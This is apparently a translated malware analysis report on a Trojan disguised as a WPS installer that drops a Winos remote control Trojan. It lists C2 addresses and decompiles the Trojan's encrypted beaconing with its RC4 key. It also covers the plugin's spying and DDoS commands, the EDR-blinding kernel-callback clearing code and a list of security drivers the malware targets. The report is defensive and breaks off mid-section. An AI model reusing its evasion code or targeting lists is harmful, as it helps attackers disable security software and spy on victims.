␊fsbbb250004.com␊38.91.114.20␊huairenshangde.xyz␊27.50.63.10␊45.197.63.130␊116.234.0.28␊
38.46.15.2␊47.76.226.133␊38.91.113.10␊klasiaq.top␊dashenbaba5.com␊27.124.43.45␊38.45.127.82␊
dashenbaba6.com␊103.112.98.209␊120.89.71.130␊137.220.152.195␊38.181.23.70␊118.107.46.23␊
43.248.172.149␊192.252.183.40␊206.238.198.45␊206.238.115.106␊206.119.82.12␊38.46.15.234␊
38.46.12.250␊8.218.196.121␊47.76.200.40␊8.210.206.118␊103.101.177.109␊103.101.177.08␊32.184.66.236
␊38.91.118.98␊43.226.125.114␊206.238.221.97␊118.107.47.132␊27.124.2.161␊103.71.152.14␊
154.91.83.28␊47.76.145.40␊103.142.147.155␊137.220.137.139␊206.119.80.53␊206.238.220.50␊
8.210.85.204␊103.207.164.58␊206.238.43.129␊206.238.220.85␊b.aelesole.top␊134.122.196.9␊
45.194.36.11␊156.247.38.11␊206.238.76.142␊206.238.77.181␊154.91.65.112␊45.195.148.42␊
206.238.114.13␊154.23.127.35␊154.82.85.34␊103.193.174.46␊156.247.35.2␊154.23.178.73␊15[illegible]
```

Figure 3-5 C2 Address List Obtained by Restoring

3.1.3 Remote control Trojan decryption and execution

The Method of Communication Encryption

The remote control Trojan NH.dat collects information such as system version, host name, running time and date, and running status of specific process according to a user-defined structure; first, the information is compressed by Zlib. Then the key "qQ996545" is encrypted by RC4 algorithm, and the total size of the packet and the original size of the original data are added before the processed packet.



```
FUN_100014b4((void *)((int)this + 0x54));
if (param_2 != 0) {
  local_8 = ftol();
  pvVar1 = operator_new(local_8);
  if (pvVar1 == (void *)0x0) {
    return 0;
  }
  iVar2 = FUNC_ZlibCompression(pvVar1,&local_8,param_1,param_2);
                    /* 通过Zlib对原大小为0x268的上线包结构体进行压缩 */
  if (iVar2 != 0) {
    operator_delete(pvVar1);
    return 0xffffffff;
  }
  local_10c = 0;
  puVar5 = &local_10b;
  for (iVar2 = 0x3f; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar5 = 0;
    puVar5 = puVar5 + 1;
  }
  *(undefined2 *)puVar5 = 0;
  *(undefined1 *)((int)puVar5 + 2) = 0;
  memcpy(&local_10c,&DAT_1002f650,0x100);
  FUNC_RC4((int)&local_10c,(int)pvVar1,local_8);
                    /* 使用RC4加密数据，密钥为：qQ996545 */
  local_c = local_8 + 8;
                    /* 加密数据原大小+8 */
  FUN_10001080((void *)((int)this + 0x54),&local_c,4);
                    /* 写入数据块总大小 */
  FUN_10001080((void *)((int)this + 0x54),&param_2,4);
                    /* 写入原始数据大小 */
  FUN_10001080((void *)((int)this + 0x54),pvVar1,local_8);
                    /* 写入通过Zlib压缩后的数据 */
  operator_delete(pvVar1);
}
uVar6 = 0x10000;
uVar3 = FUN_10001273((int)this + 0x54);
                    /* 获取整个已填充数据块的指针 */
pcVar4 = (char *)FUN_10001564((void *)((int)this + 0x54),0);
                    /* 获取该数据块的大小 */
uVar3 = FUN_10002136(this,pcVar4,uVar3,uVar6);
                    /* 回传经过以上步骤后的数据内容 */
```

Figure 3-6 Encryption Method for Communication Content by Remote Trojan

And the remote Trojan adds fixed 0x66 and 0x9c in the header when constructing the online package.




Figure 3-7 Decrypting the online package

Decrypt to get the remote control plug-in

The remote control Trojan file contains a DLL file whose file header is modified, and after the file header is restored, the DLL file decrypts "ConsysFun. png" to obtain the remote control Trojan plug-in originally called "Consys21.dll."




Figure 3-8 Decrypting the ConsysFun .png file

The attacker sends instructions to the remote control Trojan horse, and calls the export function specified in the remote control Trojan horse plug-in "Consys21.dll." Instructions and the corresponding functions called are shown in the following table.

Table 3-3 Instructions and Corresponding Functions and Functions

Instructions	Call the Consys21.dll function	Functions
0, 0x20	Dllstartrun	Execute the plug-in
1	Dllfile	Obtain the disk information and remaining space in the system
2	Dllscreen	Capture screen
3	Dllvideo	Camera video viewing
4	Dllkeybo	Keylogger
5	Dllaudio	Voice monitoring
6	Dllsyste	Gets information about the processes running in the system and their modules
7	Dllshell	Remote execution of cmd commands
0x13	Dllmsgbox	Pops up a message box with the header and information specified by the attacker
0x15	Dllserst	Get the server information
0x16	Dllserma	Get the service information in the system
0x17	Dllreg	Registration Form
0x18	Dllddosopen	Perform DDoS
0x19	Dllddosstop	Stop DDoS
0x1f	Dllproxyopen	Opening agent
0x23	Dllscreenhi	Screen monitoring of different function types
0x24	Dllscreenhivr	
0x25	Dllscreenhis	


3.2 Use of multiple groups of driver files to combat security software manipulation analysis

3.2.1 Initial Bait Document

Table 3-4 Label of Initial Bait Document Sample

Virus name	Trojan / Win32.SwimSnake
Original file name	Wcnhguhyr.exe
Md5	05946b9848551eb738c9fdf748af0ff2
Processor architecture	Intel 386 or later processors and compatible processors
File size	106 MB (111,626,778 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	Forgery
Digital signature	None
Shell type	None
Installation Procedure	Inno Setup Module (5.5.0)

The sample is packaged with InnoSetup, disguised as a WPS installer, and runs to release multiple files from the sample to C:\ ProgramData\ Windows Data.




```
;InnoSetupVersion=5.5.0

[Setup]
AppName=X
AppVerName=X
AppId=X
AppVersion=5.14.1.0
DefaultDirName=C:\ProgramData\WindowsData
OutputBaseFilename=Wcnhguhyr
Compression=lzma2
Uninstallable=no
DisableDirPage=yes
DisableProgramGroupPage=yes
WizardImageFile=embedded\WizardImage0.bmp
WizardSmallImageFile=embedded\WizardSmallImage0.bmp

[Files]
Source: "{app}\man100.dat"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\funzip.U"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\main.xml"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\Server.log"; DestDir: "{app}"; Flags: ignoreversion
```

Figure 3-9 Packing information

The funzip.U file contains the 7za decompression tool encoded by Base64, which decompresses the main.xml file with the password "htLcenyRFYwXsHFnUnqK," and obtains the programs "men.exe" and "setup.exe." the former is a malicious program. The latter is a normal WPS installer.



数字签名信息

此数字签名正常。

签名者信息(S)

名称: Zhuhai Kingsoft Office Software Co., Ltd.


电子邮件: 不可用

签名时间: 2025年8月18日 18:58:28

Figure 3-10 setup.exe is a normal WPS installer

3.2.2 Release the execution attack component


Men. exe executes the command to find and enable the network adapter on the computer that is currently disabled to confirm network connectivity.



```
ShellExecuteW((HWND)0x0,(LPCWSTR)0x0,L"cmd.exe",
                 L"/c wmic path win32_networkadapter where NetEnabled=FALSE call enable",
                 *(LPCWSTR *)
```

Figure 3-11 Enable the network adapter in the disabled state

Subsequently, the men.exe program releases and decompresses more core malicious components in C:\ Users\ Public\ Documents\ Windows Data, including anti-component and remote control Trojan component of "white plus black."



```
50 4B 03 04 14 00 09 00 08 00 CC 6B 36 5B EF 2D
C5 0B E2 56 03 00 BA 56 03 00 06 00 7C 00 6D 65
2E 6B 65 79 53 44 67 00 AC 00 00 00 00 08 00 F2
05 20 02 63 64 60 69 10 61 60 60 30 60 80 00 1F
20 66 64 05 33 59 45 81 C4 9D CE EB CB 62 83 17
1F D4 A8 3E 75 E1 25 33 6E 39 46 26 06 06 26 86
04 06 16 B0 B4 04 C3 7F 46 79 06 90 18 48 AD 02
90 50 00 B3 45 20 E2 8C 10 71 21 06 88 D8 7E 46
61 B8 18 37 54 FF 4A 06 21 14 FD 8A 40 36 00 55
54 0D 00 07 F0 DE D0 68 F0 DE D0 68 E9 DE D0 68
69 AA CB E6 E8 0F 7D F0 47 12 8E AC BD 1E 27 DF
F8 A1 96 2C 1F FF 24 CB 82 F9 06 31 C2 E7 88 34
8A 3A C9 E3 82 15 84 62 2E D0 5F 61 82 B6 31 6F
79 FE A9 23 C6 F1 71 7D 75 8E 14 33 18 77 C6 D2
31 29 6D 00 5C 43 8C 29 D7 F8 C4 94 72 5B 05 92
69 8A F8 FC 02 BD 32 B9 4B FC F1 86 F6 5C D5 32
14 FC 8A 90 BA 71 37 7D 84 9B E4 4A 90 84 75 1D
30 DC 70 80 AB 1E FF 02 CB 49 93 AF D8 CB B1 83
57 52 D8 A2 AC E0 12 B8 91 B1 79 34 EC 3D 41 EF
84 B8 ED F6 75 68 8B F5 73 43 FD D5 AD 95 64 35
```

log.dll	176 KB
NtHandleCallback.exe	261 KB

edr.key	429 KB
kail.exe	653 KB
me.key	214 KB
NVIDIA.exe	1,823 KB
X.vbe	2 KB
Server.log	109 KB

BdApiUtil64.sys	115 KB
bypass.exe	342 KB
KGseKKdKce.exe	122 KB
main.exe	125 KB
NVIDIA	2 KB
rwdriver.cat	3 KB
rwdriver.sys	3 KB

Figure 3-12 Release of multiple attack components

All core components and functions involved in this sample are described in the following table:

Table 3-5 Description of Documents and Functions


Document name	Functions
Main.exe	**Blinding EDR:** Use an open source project to clear multiple kernel callbacks to avoid monitoring and detection of specified security products.
Rwdriver. sys	
Nvidia.exe	**Terminate the process related to designated security software:** Use the driver file of a company's software to terminate the process related to designated security products, such as 360, Velvet, and Tencent Computer Butler.
[Name randomly] .sys (white file)	
Kgsekdkce.exe	**Terminate the processes related to the designated security software:** Use a driver file (BdApiUtil64.sys) to terminate the designated process, and the target involves the processes related to the security products such as 360, Velvet, and Tencent Computer Butler.
Bdapiutil64.sys (white file)	
Bypass.exe	Tools to bypass the UAC.
Nthandlecallback.exe (white file)	"White plus black" attack component, log. dll is malicious DLL, Server. log is the online module of Winos remote control Trojan encrypted by RC4.
Log.dll	
Server. log	

Cndom6.sys	**Process Hiding:** Hook the relevant API, and return a custom function to achieve process hiding, prevent other processes from obtaining or copying the target process handle.
Xiaoh.sys	**Process Hiding:** To hide the network connection of the target process by performing nsiproxy.sys hook.

3.2.3 Functional Analysis of Core Components

Blind EDR (unable to monitor and respond properly)


Main.exe and rwdriver. sys adopt the open source project to clear a variety of kernel callbacks to shield the monitoring of process creation, thread creation, module loading, handle, registry, file reading and writing by designated security products. In order to circumvent that detection.



```
bVar1 = __EnablePrivilegeH();
if ((int)CONCAT71(extraout_var,bVar1) != 0) {
  puVar3 = FUN_140002110(0x44b3c584);
  lVar8 = 0;
  if ((puVar3 != (uint *)0x0) && (pHVar4 = FUN_140001080(0xd009b80c,0), pHVar4 != (HMODULE)0x0)) {
    pcVar5 = (code *)__GetFuncAddrH((longlong)pHVar4,0xe4b4b3be);
    lVar6 = lVar8;
    if (pcVar5 != (code *)0x0) {
      lVar6 = (*pcVar5)("C:\\windows\\system32\\drivers\\FLTMGR.SYS",0,1);
    }
    if ((lVar6 != 0) && (uVar7 = __GetFuncAddrH(lVar6,0x97b9d79d), uVar7 != 0)) {
      lVar8 = (uVar7 - lVar6) + (longlong)puVar3;
    }
  }
  __FltEnumerateFiltersAddr = lVar8;
  if (lVar8 != 0) {
    __ClearThreeCallBack();
                    /* 清除PsSetCreateProcessNotifyRoutine、PsSetCreateThreadNotifyRoutine、PsSetLoad
                    ImageNotifyRoutine
                        */
    __ClearObRegisterCallbacks();
                    /* 清除ObRegisterCallbacks */
    __ClearCmRegistercallback();
                    /* 清除CmRegistercallback */
    __ClearMiniFilterCallBack(__FltEnumerateFiltersAddr);
                    /* 清除MiniFilterCallBack */
```

Figure 3-13 Blinding EDR

In that program, the name of the target drive file is Hash-processed to avoid the identification and killing of anti-virus software, Driver files related to security products such as Windows Defender, Kaspersky (Enterprise Edition), Velvet, Trend Micro, Qihoo 360, Tencent, and Qi-Anxin.



```
Windows Defender
WdFilter.sys MpKslDrv.sys mpsdrv.sys WdNisDrv.sys win32k.sys

KES
klbont.sys klfdefsf.sys klrsps.sys klsnsr.sys klifks.sys klifaa.sys Klifsm.sys klam.sys
klhg.sys kldback.sys kldlinf.sys kldtool.sys klif.sys Klcdp.sys Klshadow.sys Klsyncsc.sys
klvfs.sys Klfile.sys kldlhidp.sys kldlimpr.sys kldlksec.sys kldlksl.sys kldlndis.sys
kldlnin.sys cm_km.sys kl1.sys kneps.sys klif_sha1.sys klbackupflt_sha1.sys cm_km_sha1.sys
klbackupdisk.sys klbackupdisk_sha1.sys klmouflt.sys klmouflt_sha1.sys klpd.sys klpd_sha1.sys
kldisk.sys kldisk_sha1.sys klelam.sys klflt.sys klflt_sha1.sys Klvirt.sys Klbackupflt.sys
Kluec.sys Klefs.sys klbackupflt.sys klim6.sys kldl.sys kldlfmgr.sys kldlfwp6.sys
kneps_sha1.sys klpnpflt.sys klpnpflt_sha1.sys klwtp.sys klwtp_sha1.sys klim6_sha1.sys
klkbdflt.sys klkbdflt_sha1.sys

Huorong
sysdiag_win10.sys sysdiag.sys

TrendMicro
TmPreFilter.sys TmXPFlt.sys

360
360AvFlt.sys 360qpesv64.sys 360AntiSteal64.sys 360AntiSteal.sys 360qpesv.sys 360FsFlt.sys
360Box64.sys 360netmon.sys 360AntiHacker64.sys 360Hvm64.sys 360qpesv64.sys
360AntiHijack64.sys 360AntiExploit64.sys DsArk64.sys 360Sensor64.sys DsArk.sys

Tencent
QMUdisk64_ev.sys QQSysMonX64_EV.sys TAOKernelEx64_ev.sys TFsFltX64_ev.sys
TAOAcceleratorEx64_ev.sys QQSysMonX64.sys TFsFlt.sys

QAX
QaxNfDrv.sys QKBaseChain64.sys QKNetFilter.sys QKSecureIO.sys QesEngEx[illegible]
qmnetmonw64.sys
```


Figure 3-14 Target Drive File

Stop the specified security software process

The following two groups of components use BYOVD, an attack technique that bypasses system security by using legitimate but vulnerable driver files, aiming to exploit the kernel permissions of the driver files for malicious operations.

Component 1:

After NVIDIA .exe execution, a randomly named drive file, which belongs to a company software product and has a normal digital signature for that company, is released in the path% temp%.



psBPRASdwBMCLSqQZzqmGqEIWweZY 属性

数字签名详细信息

数字签名信息

此数字签名正常。

签名者信息(S)

